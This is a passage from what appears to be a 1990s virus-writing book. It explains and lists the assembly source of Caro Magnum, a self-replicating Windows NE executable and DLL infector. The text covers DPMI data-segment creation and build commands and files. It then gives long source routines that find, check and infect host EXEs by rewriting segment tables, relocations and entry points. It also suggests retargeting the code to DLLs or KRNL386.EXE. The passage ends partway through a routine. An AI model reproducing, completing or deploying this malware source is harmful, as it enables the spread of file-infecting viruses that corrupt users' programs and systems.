Note that when the virus is copying itself to a file, it must watch out for these relocatables. Since the dynamic linker changed the values in memory when the virus was loaded, the virus must change them back to 0000:FFFF before copying them to the new file. If it didn't, you would be left with a program that could no longer be loaded and executed.

Protected Mode Considerations

Since Caro Magnum must operate in protected mode under Windows, special attention must be paid to code and data segments. This is especially important when writing the actual virus code to disk. For example, the DOS Write function 40H writes data from **ds:dx** to the disk. However the virus code resides in **cs**, and you can't just move **cs** into **ds**, or a general protection fault will occur. The same considerations apply to Windows API functions. So the virus must get its code into a disk i/o buffer in a data segment and then write its code from that buffer to disk.

In protected mode, segment registers don't contain addresses anymore. Instead, they contain *selectors*. Selectors are pointers to a *descriptor table*, which contains the actual linear addresses of a segment. This extra level of complication is managed by the microprocessor hardware itself. Typically, selectors have values like 8, 16, 24, etc., but when you address a segment with **ds**=8, the processor looks that selector up in the descriptor table to find out where to get what you want. It adds in the offset, and sets up the address lines accordingly. Selectors are normally assigned and maintained by the operating system. You can't just set **ds**=32 and try to do something with it. All you'll probably get is a General Protection Fault. Instead, if a program wants a new data segment, it must ask the operating system for it and the operating system will return a selector value that can be used in **ds**, etc.

There are three ways in which a virus can overcome this difficulty. One is to use the stack to save data on. In this approach, the virus creates a temporary data area for itself, much like a c function would, accessing it with the **bp** index register. Next, a program could create a new data selector and set its base address to the same address as the current code selector. Thirdly, it could simply create a new data segment. This last approach is how Caro Magnum handles the problem.

Memory Management and DPMI

Caro Magnum allocates memory for its own private data segment using the *Dos Protected Mode Interface* (DPMI). One could call Windows API functions to do the same thing, but introducing the DPMI is worthwhile at this point. The primary advantage of using DPMI calls is that we reduce the number of relocatables which must be put in the Relocation Table. DPMI is called with interrupts, so relocatables are not necessary, unlike API calls.

DPMI is basically responsible for all of the low-level protected mode system management that Windows does—allocating memory and manipulating selectors, descriptor tables, etc. Even if you call the Windows API to allocate some memory, the end result will be an Interrupt 31H (which the DPMI uses for all of its function calls.

The housekeeping necessary to create a data segment, as implemented in the function `CREATE_DS`, is as follows:

1. Allocate the memory using DPMI function 501H. This function returns the linear address of where this memory starts, and a handle to reference it.

2. Allocate a descriptor/selector with DPMI function 0. This function returns a number that will be put in **ds** to act as the data segment selector, once we have finished defining it.
3. Define the base of the segment associated to the new descriptor. This is the linear address of where that segment starts. The base is set using DPMI function 7.
4. Set the limit (size) of the new segment using DPMI function 8. This is just the size of the memory we allocated above.
5. Set the access rights for the new segment to be a read/write data segment using DPMI function 9.
6. Put the new selector in **ds** and **es**.

When Caro Magnum is done with its work, it should be nice and de-allocate the memory it took using DPMI function 502H. Note that, because Caro Magnum is dynamically allocating the data segment, it must set up all of the variables in it that it will subsequently use. All initial values are undetermined.

Getting Up and Running

Now, when you write a Windows program in C with a *WINMAIN* function, etc., the compiler normally adds some startup code in front of *WINMAIN* to get the program settled into the Windows environment properly. The virus will execute even before this startup code, so it must be a little careful about what it does. Fortunately the virus doesn't need to do much that will cause problems, except modify registers. Thus, Caro Magnum must be careful to save all register values on entry, and then restore them just before jumping to the host.

You may have noticed that I spent a fair amount of time discussing the details of infecting DOS COM files earlier on. After all, COM files are practically obsolete. However, the techniques we discussed when infecting COM files can also apply to Windows viruses. For example, since Caro Magnum is adding code to an existing segment, it must be offset-relocatable. Thus, some of the techniques used by primitive viruses can prove handy in unlikely places.

Implementation as a Windows EXE

To create a Windows EXE out of CARO.ASM, you need a .DEF file, along with an .RC file. Then you can put the virus together with the Resource Compiler, RC. The virus itself will be the WinMain function, though it is no conventional WinMain! You just need to make it public in the assembler file.

Also put an external declaration in for any calls to the API used by the virus itself. This ensures that the EXE which RC creates will have relocatables built into it properly. The virus will build the relocatables after that. When implemented in this fashion, you can do away with the DB's to define a call to the API in the virus, and just code it as a call to the external function.

In Caro Magnum, the host uses the Windows API to terminate the program after the virus executes, by calling *PostQuitMessage*, rather than using DOS's Interrupt 21H, Function 4C.

Infecting DLLs

Caro Magnum is fully capable of infecting Dynamic Link Libraries (DLLs) and it will infect any that have an extent of .EXE. DLLs are often named with an extent of .DLL. To change Caro Magnum so that it will infect .DLL files, all you have to do is to change `FILE_NAME1` to `FILE_NAME2` at the beginning of the `FIND_FILE` routine.

DLLs are structurally about the same as Windows EXEs. They have some startup code which is executed when the DLL is loaded, some wrap-up code which is executed when the DLL is disposed of, and a bunch of exported functions. Caro Magnum will infect the startup code, so that the virus is executed whenever the DLL is loaded into memory by Windows.

The only real difference between a DLL and an EXE when executing is that the DLL can only have one instance of itself in memory at any time, and its routines generally use the caller's stack. These differences don't matter too much to Caro Magnum.

General Comments

We've only explored one Windows virus in this chapter, but I hope you've at least caught a glimpse of some of the possibilities for Windows viruses. Since Windows programs normally have multiple entry points, it is perfectly feasible to infect a file so that the virus activates at any of these entry points. Not only that, Windows has other executable files besides programs which also can be infected: device drivers, virtual device drivers, and plenty of system files. For example, if one were to infect KRNL386.EXE, one could modify any of the API functions to invoke an infect routine whenever it was called.

The Caro Magnum Source

To assemble Caro Magnum, you'll need TASM or MASM, a Windows-compatible linker, and a Windows Resource Compiler, RC, which is distributed with most Windows-based high level language compilers. You'll also need the Windows libraries where *_lopen*, etc., are defined. They come with the Microsoft Windows SDK, available from the Developer Network, and are also often supplied with Windows-based compilers from other manufacturers. I used the SDK. (If you don't have these tools, see the exercises for an alternative.) A batch file to assemble it into a ready-to-run Windows EXE file is given by:

```
masm caro,,;
rc /r caro.rc
link /a:512 /nod caro,,,slibcew libw, caro.def
rc caro.res
```

The CARO.DEF file is given by:

```
NAME        CARO
DESCRIPTION 'CARO-Magnum Virus'

EXETYPE WINDOWS
STUB 'WINSTUB.EXE'
```

```
CODE MOVEABLE DISCARDABLE;
DATA MOVEABLE MULTIPLE;

HEAPSIZE 1024
STACKSIZE 5120

EXPORTS
  VIRUS       @1
```

The CARO.RC file is:

```
#include <windows.h>
#include "caro.h"
```

The CARO.H file is simply:

```
int PASCAL WinMain(void);
```

And finally, the CARO.ASM file is given by:

```
;CARO.ASM: CARO-Magnum, a Windows virus. Launched as a Windows EXE file. This
;demonstrates the use of DPMI and the Windows API in a virus.

;(C) 1995 American Eagle Publications, Inc. All rights reserved.

        .386

;Useful constants
DATABUF_SIZE    EQU     4096                           ;size of read/write buf
NEW_HDR_SIZE    EQU     40H                            ;size of new EXE header
VIRUS_SIZE      EQU     OFFSET END_VIRUS - OFFSET VIRUS ;size of virus

        EXTRN   PostQuitMessage:FAR
        EXTRN   _lopen:FAR, _lread:FAR, _lwrite:FAR, _llseek:FAR, _lclose:FAR

DGROUP  GROUP   _DATA,_STACK

CODE    SEGMENT PARA USE16 'CODE'
        ASSUME  CS:CODE, DS:_DATA

        PUBLIC  VIRUS

;******************************************************************************
;This is the main virus routine. It simply finds a file to infect and infects
;it, and then passes control to the host program. It resides in the first
;segment of the host program, that is, the segment where control is initially
;passed.

VIRUS   PROC    FAR
        pushf
        push    ax                      ;save all registers
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    bp
        push    ds
```

```
        push    es
        call    CREATE_DS               ;create the data segment
        call    VIR_START               ;find starting offset of virus
VIR_START:
        pop     si
        sub     si,OFFSET VIR_START
        mov     [VSTART],si
        call    INIT_DS
        call    FIND_FILE               ;find a viable file to infect
        jnz     SHORT GOTO_HOST         ;z set if a file was found
        call    INFECT_FILE             ;infect it if found
GOTO_HOST:
        call    DESTROY_DS              ;clean up memory
        pop     es
        pop     ds
        pop     bp
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        popf
VIRUS_DONE:
        jmp     HOST                    ;pass control to host program

VIRUS   ENDP

        db '(C) 1995 American Eagle Publications Inc., All rights reserved.'

;This routine creates a data segment for the virus. To do that, it
;(1) allocates memory for the virus (2) creates a data segment for that memory
;(3) sets up ds and es with this new selector, and (4) saves the handle for
;the memory so it can be freed when done.
CREATE_DS:
        mov     ax,501H                 ;first allocate a block of memory
        xor     bx,bx
        mov     cx,OFFSET DATAEND - OFFSET DATASTART
        int     31H                     ;using DPMI
        push    si                      ;put handle on stack
        push    di
        push    bx                      ;put linear address on stack
        push    cx

        mov     ax,0                    ;now allocate a descriptor for the block
        mov     cx,1
        int     31H

        mov     bx,ax                   ;set segment base address
        mov     ax,7
        pop     dx
        pop     cx
        int     31H

        mov     ax,8                    ;set segment limit
        mov     dx,OFFSET DATAEND - OFFSET DATASTART
        xor     cx,cx
        int     31H

        mov     ax,9                    ;now set access rights
        mov     cx,0000000011110010B    ;read/write data segment
        int     31H

        mov     ds,bx                   ;and set up selectors
        mov     es,bx

        pop     di
        pop     si
```

```
        mov     WORD PTR [MEM_HANDLE],si        ;save handle here
        mov     WORD PTR [MEM_HANDLE+2],di
        ret

CFILE_ID1       DB      '*.EXE',0
CFILE_ID2       DB      '*.DLL',0
CKNAME          DB      'KERNEL'

;Initialize data in data segment.
INIT_DS:
        mov     si,OFFSET CFILE_ID1             ;move constant strings to ds
        add     si,[VSTART]
        mov     di,OFFSET FILE_ID1
        mov     cx,OFFSET INIT_DS - OFFSET CFILE_ID1
CDL:    mov     al,cs:[si]
        inc     si
        stosb
        loop    CDL

        ret                                     ;all done

;This routine frees the memory allocated by CREATE_DS.
DESTROY_DS:
        mov     si,WORD PTR [MEM_HANDLE]        ;get handle
        mov     di,WORD PTR [MEM_HANDLE+2]
        mov     ax,502H                         ;free memory block
        int     31H                             ;using DPMI
        ret

;******************************************************************************
;This routine searches for a file to infect. It looks for EXE files and then
;checks them to see if they're uninfected, infectable Windows files. If a file
;is found, this routine returns with Z set, with the file left open, and its
;handle in the bx register. This FIND_FILE searches only the current directory.

FIND_FILE:
        mov     dx,OFFSET FILE_ID1
        xor     cx,cx                   ;file attribute
        mov     ah,4EH                  ;search first
        int     21H
FIND_LOOP:
        or      al,al                   ;see if search successful
        jnz     SHORT FIND_EXIT         ;nope, exit with NZ set
        call    FILE_OK                 ;see if it is infectable
        jz      SHORT FIND_EXIT         ;yes, get out with Z set
        mov     ah,4FH                  ;no, search for next file
        int     21H
        jmp     FIND_LOOP
FIND_EXIT:                              ;pass control back to main routine
        ret

;This routine determines whether a file is ok to infect. The conditions for an
;OK file are as follows:
;
;       (1) It must be a Windows EXE file.
;       (2) There must be enough room in the initial code segment for it.
;       (3) The file must not be infected already.
;
;If the file is OK, this routine returns with Z set, the file open, and the
;handle in bx. If the file is not OK, this routine returns with NZ set, and
;it closes the file. This routine also sets up a number of important variables
;as it snoops through the file. These are used by the infect routine later.
FILE_OK:
        mov     ah,2FH
        int     21H                     ;get current DTA address in es:bx
        push    es
        push    ds
        pop     es
        pop     ds                      ;exchange ds and es
```

```
        mov     si,bx                   ;put address in ds:dx
        add     si,30                   ;set ds:dx to point to file name
        mov     di,OFFSET FILE_NAME
        mov     cx,13
        rep     movsb                   ;put file name in data segment
        push    es                      ;restore ds now
        pop     ds
        mov     dx,OFFSET FILE_NAME
        call    FILE_OPEN               ;open the file
        or      ax,ax
        jnz     SHORT FOK1
        jmp     FOK_ERROR2              ;yes, exit now
FOK1:   mov     bx,ax                   ;open ok, put handle in bx
        mov     dx,OFFSET NEW_HDR       ;ds:dx points to header buffer
        mov     cx,40H                  ;read 40H bytes
        call    FILE_READ               ;ok, read EXE header
        cmp     WORD PTR [NEW_HDR],5A4DH;see if first 2 bytes are 'MZ'
        jnz     SHORT FN1               ;nope, file not an EXE, exit
        cmp     WORD PTR [NEW_HDR+18H],40H    ;see if rel tbl at 40H or more
        jc      SHORT FN1               ;nope, it can't be a Windows EXE
        mov     dx,WORD PTR [NEW_HDR+3CH]    ;ok, put offset to new header in dx
        mov     [NH_OFFSET],dx          ;and save it here
        xor     cx,cx
        call    FILE_SEEK_ST            ;now do a seek from start
        mov     cx,NEW_HDR_SIZE         ;now read the new header
        mov     dx,OFFSET NEW_HDR
        call    FILE_READ
        cmp     WORD PTR [NEW_HDR],454EH      ;see if this is 'NE' new header ID
        jnz     SHORT FN1               ;nope, not a Windows EXE!
        mov     al,[NEW_HDR+36H]        ;get target OS flags
        and     al,2                    ;see if target OS = windows
        jnz     SHORT FOK2              ;ok, go on
FN1:    jmp     FOK_ERROR1              ;else exit

;If we get here, then condition (1) is fulfilled.

FOK2:   mov     dx,WORD PTR [NEW_HDR+16H]     ;get initial cs
        call    GET_SEG_ENTRY           ;and read seg table entry into disk buf
        mov     ax,WORD PTR [TEMP+2]    ;put segment length in ax
        add     ax,VIRUS_SIZE           ;add size of virus to it
        jc      SHORT FOK_ERROR1        ;if we carry, there's not enough room
                                        ;else we're clear on this count

;If we get here, then condition (2) is fulfilled.

        mov     cx,WORD PTR [NEW_HDR+32H]     ;logical sector alignment
        mov     ax,1
        shl     ax,cl                   ;ax=logical sector size
        mov     cx,WORD PTR [TEMP]      ;get logical-sector offset of start seg
        mul     cx                      ;byte offset in dx:ax
        add     ax,WORD PTR [NEW_HDR+14H]     ;add in ip of entry point
        adc     dx,0
        mov     cx,dx
        mov     dx,ax                   ;put entry point in cx:dx
        call    FILE_SEEK_ST            ;and seek from start of file
        mov     cx,20H                  ;read 32 bytes
        mov     dx,OFFSET TEMP          ;into buffer
        call    FILE_READ
        mov     si,[VSTART]
        mov     di,OFFSET TEMP
        mov     cx,10H                  ;compare 32 bytes
FOK3:   mov     ax,cs:[si]
        add     si,2
        cmp     ax,ds:[di]
        jne     SHORT FOK4
        add     di,2
        loop    FOK3
FOK_ERROR1:
        call    FILE_CLOSE
```

```
FOK_ERROR2:
        mov     al,1
        or      al,al                   ;set NZ
        ret                             ;and return to caller

;If we get here, then condition (3) is fulfilled, all systems go!

FOK4:   xor     al,al                   ;set Z flag
        ret                             ;and exit


;******************************************************************************
;This routine modifies the file we found to put the virus in it. There are a
;number of steps in the infection process, as follows:
;    1) We have to modify the segment table. For the initial segment, this
;       involves (a) increasing the segment size by the size of the virus,
;       and (b) increase the minimum allocation size of the segment, if it
;       needs it. Every segment AFTER this initial segment must also be
;       adjusted by adding the size increase, in sectors, of the virus
;       to it.
;    2) We have to change the starting ip in the new header. The virus is
;       placed after the host code in this segment, so the new ip will be
;       the old segment size.
;    3) We have to move all sectors in the file after the initial code segment
;       out by VIRSECS, the size of the virus in sectors.
;    4) We have to move the relocatables, if any, at the end of the code
;       segment we are infecting, to make room for the virus code. Then we
;       must add the viral relocatables to the relocatable table.
;    5) We must move the virus code into the code segment we are infecting.
;    6) We must adjust the jump in the virus to go to the original entry point.
;    7) We must adjust the resource offsets in the resource table to reflect
;       their new locations.
;    8) We have to kill the fast-load area.
;
INFECT_FILE:
        mov     dx,WORD PTR [NEW_HDR+24H]     ;get resource table @
        add     dx,ds:[NH_OFFSET]
        xor     cx,cx
        call    FILE_SEEK_ST
        mov     dx,OFFSET LOG_SEC
        mov     cx,2
        call    FILE_READ
        mov     cx,[LOG_SEC]
        mov     ax,1
        shl     ax,cl
        mov     [LOG_SEC],ax            ;put logical sector size here

        mov     ax,WORD PTR [NEW_HDR+14H]     ;save old entry point
        mov     [ENTRYPT],ax            ;for future use

        mov     dx,WORD PTR [NEW_HDR+16H]     ;read seg table entry
        call    GET_SEG_ENTRY           ;for initial cs

        mov     ax,WORD PTR [TEMP]      ;get location of this seg in file
        mov     [INITSEC],ax            ;save that here
        mov     ax,WORD PTR [TEMP+2]    ;get segment size
        mov     WORD PTR [NEW_HDR+14H],ax  ;update entry ip in new header in ram
        call    SET_RELOCS              ;set up RELOCS and CS_SIZE

        mov     si,[VSTART]
        mov     ax,cs:[si+ARELOCS]      ;now calculate added size of segment
        shl     ax,3                    ;multiply ARELOCS by 8
        add     ax,VIRUS_SIZE
        add     ax,[CS_SIZE]            ;ax=total new size
        xor     dx,dx
        mov     cx,[LOG_SEC]
        div     cx                      ;ax=full sectors in cs with virus
        or      dx,dx                   ;any remainder?
        jz      SHORT INF05
```

```
        inc     ax                      ;adjust for partially full sector
INF05:  push    ax
        mov     ax,[CS_SIZE]            ;size without virus
        xor     dx,dx
        div     cx
        or      dx,dx
        jz      SHORT INF07
        inc     ax
INF07:  pop     cx
        sub     cx,ax                   ;cx=number of secs needed for virus
        mov     [VIRSECS],cx            ;save this here

        call    UPDATE_SEG_TBL          ;perform mods in (1) above on file

        mov     dx,[NH_OFFSET]
        xor     cx,cx
        call    FILE_SEEK_ST            ;now move file pointer to new header

        mov     di,OFFSET NEW_HDR + 37H ;zero out fast load area
        xor     ax,ax
        stosb
        stosw
        stosw                           ;(8) completed
        mov     dx,OFFSET NEW_HDR
        mov     cx,NEW_HDR_SIZE         ;update new header in file
        call    FILE_WRITE              ;mods in (2) above now complete

        call    MOVE_END_OUT            ;move end of virus out by VIRSECS (3)
                                        ;also sets up RELOCS count
        call    SETUP_KERNEL            ;put KERNEL module into virus relocs
        call    RELOCATE_RELOCS         ;relocate relocatables in cs (4)
INF1:   call    WRITE_VIRUS_CODE        ;put virus into cs (5 & 6)
        call    UPDATE_RES_TABLE        ;update resource table entries
        call    FILE_CLOSE              ;close file now
INF2:   ret

;The following procedure updates the Segment Table entries per item (1) in
;INFECT_FILE.
UPDATE_SEG_TBL:
        mov     dx,WORD PTR [NEW_HDR+16H]    ;read seg table entry
        call    GET_SEG_ENTRY           ;for initial cs
        mov     ax,WORD PTR [TEMP+2]    ;get seg size
        add     ax,VIRUS_SIZE           ;add the size of the virus to seg size
        mov     WORD PTR [TEMP+2],ax    ;and update size in seg table

        mov     ax,WORD PTR [TEMP+6]         ;get min allocation size of segment
        or      ax,ax                   ;is it 64K?
        jz      SHORT US2               ;yes, leave it alone
US1:    add     ax,VIRUS_SIZE           ;add virus size on
        jnc     SHORT US2               ;no overflow, go and update
        xor     ax,ax                   ;else set size = 64K
US2:    mov     WORD PTR [TEMP+6],ax    ;update size in table in ram

        mov     al,1
        mov     cx,0FFFFH
        mov     dx,-8
        call    FILE_SEEK               ;back up to location of seg table entry

        mov     dx,OFFSET TEMP          ;and write modified seg table entry
        mov     cx,8                    ;for initial cs to segment table
        call    FILE_WRITE              ;ok, init cs seg table entry is modified

        mov     di,WORD PTR [NEW_HDR+1CH]   ;get number of segment table entries

US3:    push    di                      ;save table entry counter
        mov     dx,di                   ;dx=seg table entry # to read
        call    GET_SEG_ENTRY           ;read it into disk buffer

        mov     ax,WORD PTR [TEMP]      ;get offset of this segment in file
```

```
        cmp     ax,[INITSEC]            ;higher than initial code segment?
        jle     SHORT US4               ;nope, don't adjust
        add     ax,[VIRSECS]            ;yes, add the size of virus in
US4:    mov     WORD PTR [TEMP],ax      ;adjust segment loc in memory

        mov     al,1
        mov     cx,0FFFFH
        mov     dx,-8
        call    FILE_SEEK               ;back up to location of seg table entry

        mov     dx,OFFSET TEMP
        mov     cx,8
        call    FILE_WRITE              ;and write modified seg table entry
        pop     di                      ;restore table entry counter
        dec     di
        jnz     US3                     ;and loop until all segments done

        ret                             ;all done

;This routine goes to the segment table entry number specified in dx in the
;file and reads it into the TEMP buffer. dx=1 is the first entry!
GET_SEG_ENTRY:
        dec     dx
        mov     cl,3
        shl     dx,cl
        add     dx,[NH_OFFSET]
        add     dx,WORD PTR [NEW_HDR+22H]   ;dx=ofs of seg table entry requested
        xor     cx,cx                   ;in the file
        call    FILE_SEEK_ST            ;go to specified table entry
        jc      SHORT GSE1              ;exit on error

        mov     dx,OFFSET TEMP
        mov     cx,8
        call    FILE_READ               ;read table entry into disk buf
GSE1:   ret

;This routine moves the end of the virus out by VIRSECS. The "end" is
;everything after the initial code segment where the virus will live.
;The variable VIRSECS is assumed to be properly set up before this is called.
MOVE_END_OUT:
        mov     ax,[CS_SIZE]            ;size of cs in bytes, before infect
        mov     cx,[LOG_SEC]
        xor     dx,dx
        div     cx
        or      dx,dx
        jz      SHORT ME01
        inc     ax
ME01:   add     ax,[INITSEC]            ;ax=next sector after cs
        push    ax                      ;save it

        xor     dx,dx
        xor     cx,cx
        mov     al,2                    ;seek end of file
        call    FILE_SEEK               ;returns dx:ax = file size
        mov     cx,[LOG_SEC]
        div     cx                      ;ax=sectors in file
        or      dx,dx
        jz      ME015                   ;adjust for extra bytes
        inc     ax
ME015:  mov     dx,ax                   ;keep it here
        pop     di                      ;di=lowest sector to move
        sub     dx,di                   ;dx=number of sectors to move

MEO2:   push    dx
        push    di
        call    MOVE_SECTORS            ;move as much as data buffer allows
        pop     di                      ;number moved returned in ax
        pop     dx
        sub     dx,ax
```

```
        or      dx,dx
        jnz     MEO2
        ret


;This routine moves as many sectors as buffer will permit, up to the number
;requested. On entry, dx=maximum number of sectors to move, and di=lowest
;sector number to move. This routine works from the end of the file, so if
;X is the number of sectors to be moved, it will move all the sectors from
;di+dx-X to di+dx-1. All sectors are move out by [VIRSECS].
MOVE_SECTORS:
        push    dx                      ;first determine # of secs to move
        mov     ax,DATABUF_SIZE
        mov     cx,[LOG_SEC]
        xor     dx,dx
        div     cx                      ;ax=data buf size in logical sectors
        pop     dx
        cmp     ax,dx                   ;is ax>dx? (max sectors to move)
        jle     SHORT MS1
        mov     ax,dx                   ;ax=# secs to move now
MS1:    push    ax                      ;save it till end
        add     di,dx
        sub     di,ax                   ;di=1st sector to move

        mov     cx,[LOG_SEC]
        mul     cx                      ;ax=bytes to move this time
        push    ax                      ;save it on stack

        mov     ax,di
        mov     cx,[LOG_SEC]
        mul     cx
        mov     cx,dx
        mov     dx,ax
        call    FILE_SEEK_ST            ;seek starting sector to move

        pop     cx                      ;cx=bytes to read
        push    cx
        mov     dx,OFFSET TEMP
        call    FILE_READ               ;and read it

        mov     ax,di
        add     ax,[VIRSECS]            ;ax=location to move to, in secs
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax=loc to move to, in bytes
        mov     cx,dx                   ;set up seek function
        mov     dx,ax
        call    FILE_SEEK_ST            ;and move there

        pop     cx                      ;bytes to write
        mov     dx,OFFSET TEMP
        call    FILE_WRITE              ;and write proper number of bytes there

        pop     ax                      ;report sectors moved this time
        ret

;This routine sets the variable RELOCS and CS_SIZE variables in memory from the
;uninfected file. Then it updates the relocs counter in the file to add the
;number of relocatables required by the virus.
SET_RELOCS:
        mov     WORD PTR [RELOCS],0
        mov     dx,WORD PTR [NEW_HDR+16H]     ;read init cs seg table entry
        call    GET_SEG_ENTRY
        mov     ax,WORD PTR [TEMP+4]    ;get segment flags
        xor     dx,dx
        and     ah,1                    ;check for relocation data
        mov     ax,WORD PTR [NEW_HDR+14H]     ;size of segment is this
        jz      SHORT SRE               ;no data, continue
        push    ax
        push    ax                      ;there is relocation data, how much?
```

```
        mov     ax,[INITSEC]            ;find end of code in file
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax = start of cs in file
        pop     cx                      ;cx = size of code
        add     ax,cx
        adc     dx,0
        mov     cx,dx
        mov     dx,ax                   ;cx:dx = end of cs in file
        push    cx
        push    dx
        call    FILE_SEEK_ST            ;so go seek it
        mov     dx,OFFSET RELOCS
        mov     cx,2
        call    FILE_READ               ;read 2 byte count of relocatables
        pop     dx
        pop     cx
        call    FILE_SEEK_ST            ;go back to that location
        mov     ax,[RELOCS]
        push    ax
        mov     si,[VSTART]
        add     ax,cs:[si+ARELOCS]
        mov     [RELOCS],ax
        mov     cx,2
        mov     dx,OFFSET RELOCS        ;and update relocs in the file
        call    FILE_WRITE              ;adding arelocs to it
        pop     [RELOCS]
        mov     ax,[RELOCS]
        shl     ax,3
        add     ax,2                    ;size of relocation data
        pop     cx                      ;size of code in segment
        xor     dx,dx
        add     ax,cx                   ;total size of segment
        adc     dx,0
SRE:    mov     [CS_SIZE],ax            ;save it here
        ret

;This routine relocates the relocatables at the end of the initial code
;segment to make room for the virus. It will move any number of relocation
;records, each of which is 8 bytes long. It also adds the new relocatables
;for the virus to the file.
RELOCATE_RELOCS:
        mov     ax,[RELOCS]             ;number of relocatables
        mov     cl,3
        shl     ax,cl
        add     ax,2                    ;ax=total number of bytes to move
        push    ax

        mov     ax,[INITSEC]
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax = start of cs in file
        add     ax,WORD PTR [NEW_HDR+14H]
        adc     dx,0                    ;dx:ax = end of cs in file
        pop     cx                      ;cx = size of relocatables
        add     ax,cx
        adc     dx,0                    ;dx:ax = end of code+relocatables
        xchg    ax,cx
        xchg    dx,cx                   ;ax=size cx:dx=location

RR_LP:  push    cx
        push    dx
        push    ax
        cmp     ax,DATABUF_SIZE
        jle     SHORT RR1
        mov     ax,DATABUF_SIZE         ;read up to DATABUF_SIZE bytes
RR1:    sub     dx,ax                   ;back up file pointer
        sbb     cx,0
        push    cx
        push    dx
        push    ax
```

```
        call    FILE_SEEK_ST            ;seek desired location in file
        pop     cx
        mov     dx,OFFSET TEMP
        call    FILE_READ               ;read needed number of bytes, # in ax
        pop     dx
        pop     cx
        push    ax                      ;save # of bytes read
        add     dx,VIRUS_SIZE           ;move file pointer up now
        adc     cx,0
        call    FILE_SEEK_ST
        pop     cx                      ;bytes to write
        mov     dx,OFFSET TEMP
        call    FILE_WRITE              ;write them to new location
        pop     ax
        pop     dx
        pop     cx
        cmp     ax,DATABUF_SIZE         ;less than DATABUF_SIZE bytes to write?
        jle     SHORT RRE               ;yes, we're all done
        sub     ax,DATABUF_SIZE         ;nope, adjust indicies
        sub     dx,DATABUF_SIZE
        sbb     cx,0
        jmp     RR_LP                   ;and go do another

RRE:    mov     si,[VSTART]
        mov     cx,cs:[si+ARELOCS]      ;now add ARELOCS relocatables to the end
        push    si
        mov     di,OFFSET TEMP
        add     si,OFFSET ARELOCS + 2   ;si points to relocatable table
RRL:    mov     ax,cs:[si]              ;move relocatables to buffer and adjust
        stosw
        add     si,2
        mov     ax,cs:[si]
        add     si,2
        add     ax,WORD PTR [NEW_HDR+14H] ;add orig code size to the offset here
        stosw
        mov     ax,[KERNEL]             ;put kernel module ref no next
        add     si,2
        stosw
        mov     ax,cs:[si]
        add     si,2
        stosw
        loop    RRL
        pop     si
        mov     dx,OFFSET TEMP
        mov     cx,cs:[si+ARELOCS]
        shl     cx,3
        call    FILE_WRITE              ;and put them in the file
        ret

;This routine finds the KERNEL module in the module reference table, and puts
;it into the virus relocation records.
SETUP_KERNEL:
        xor     cx,cx
        mov     dx,WORD PTR [NEW_HDR+28H]       ;go to start of module ref tbl
        add     dx,[NH_OFFSET]
        adc     cx,0
        call    FILE_SEEK_ST
        mov     dx,OFFSET TEMP
        mov     cx,40H                          ;read up to 32 module ofs's to
        call    FILE_READ                       ;the TEMP buffer
        mov     si,OFFSET TEMP
SK1:    lodsw                                   ;get a module offset
        push    si
        mov     dx,[NH_OFFSET]                  ;lookup in imported name tbl
        add     dx,WORD PTR [NEW_HDR+2AH]
        add     dx,ax
        inc     dx
        xor     cx,cx
        call    FILE_SEEK_ST                    ;prep to read module name
```

```
        mov     cx,40H
        mov     dx,OFFSET TEMP + 40H
        call    FILE_READ                       ;read it into TEMP at 40H
        pop     ax
        push    ax
        sub     ax,OFFSET TEMP
        shr     ax,1
        mov     [KERNEL],ax                     ;assume this is KERNEL
        cmp     ax,WORD PTR [NEW_HDR+1EH]       ;last entry?
        jge     SHORT SK2                       ;yes, use it by default
        mov     di,OFFSET TEMP + 40H
        mov     si,OFFSET KNAME
        mov     cx,6
        repz    cmpsb                           ;check it
        jnz     SHORT SK3                       ;wasn't it, continue
SK2:    pop     si                              ;else exit with KERNEL set as is
        ret
SK3:    pop     si
        jmp     SK1


;This routine writes the virus code itself into the code segment being infected.
;It also updates the jump which exits the virus so that it points to the old
;entry point in this segment.
WRITE_VIRUS_CODE:
        mov     ax,[INITSEC]            ;sectors to code segment
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax = location of code seg
        add     ax,WORD PTR [NEW_HDR+14H]
        adc     dx,0                    ;dx:ax = place to put virus
        mov     cx,dx
        mov     dx,ax
        push    cx
        push    dx                      ;save these to adjust jump
        call    FILE_SEEK_ST            ;seek there

        mov     di,OFFSET TEMP          ;move virus code to data segment now
        mov     cx,VIRUS_SIZE
        mov     si,[VSTART]
WVCL:   mov     al,cs:[si]
        inc     si
        stosb
        loop    WVCL

        mov     si,[VSTART]             ;now set relocatable areas in code to
        add     si,OFFSET ARELOCS       ;FFFF 0000
        mov     cx,cs:[si]
        add     si,4
WVC2:   mov     di,cs:[si]
        add     di,OFFSET TEMP
        mov     ax,0FFFFH
        stosw
        inc     ax
        stosw
        add     si,8
        loop    WVC2

        mov     cx,VIRUS_SIZE           ;cx=size of virus
        mov     dx,OFFSET TEMP          ;dx=offset of start of virus
        call    FILE_WRITE              ;write virus to file now

        pop     dx                      ;ok, now we have to update the jump
        pop     cx                      ;to the host
        mov     ax,OFFSET VIRUS_DONE - OFFSET VIRUS
        inc     ax
        add     dx,ax
        adc     cx,0                    ;cx:dx=location to update
        push    ax
        call    FILE_SEEK_ST            ;go there
```

```
        pop     ax
        inc     ax
        inc     ax
        add     ax,WORD PTR [NEW_HDR+14H]     ;ax=offset of instr after jump
        sub     ax,[ENTRYPT]            ;ax=distance to jump
        neg     ax                      ;make it a negative number
        mov     WORD PTR [TEMP],ax      ;save it here
        mov     cx,2                    ;and write it to disk
        mov     dx,OFFSET TEMP
        call    FILE_WRITE              ;all done
        ret

;Update the resource table so sector pointers are right.
UPDATE_RES_TABLE:
        mov     dx,WORD PTR [NEW_HDR+24H]     ;move to resource table in EXE
        add     dx,[NH_OFFSET]
        add     dx,2
        xor     cx,cx
        call    FILE_SEEK_ST
URT1:
        mov     dx,OFFSET TEMP
        mov     cx,8
        call    FILE_READ               ;read 8 byte typeinfo record
        cmp     WORD PTR [TEMP],0       ;is type ID 0?
        jz      SHORT URTE              ;yes, all done

        mov     cx,WORD PTR [TEMP+2]    ;get count of nameinfo records to read

URT2:   push    cx
        mov     dx,OFFSET TEMP
        mov     cx,12
        call    FILE_READ               ;read 1 nameinfo record

        mov     ax,WORD PTR [TEMP]      ;get offset of resource
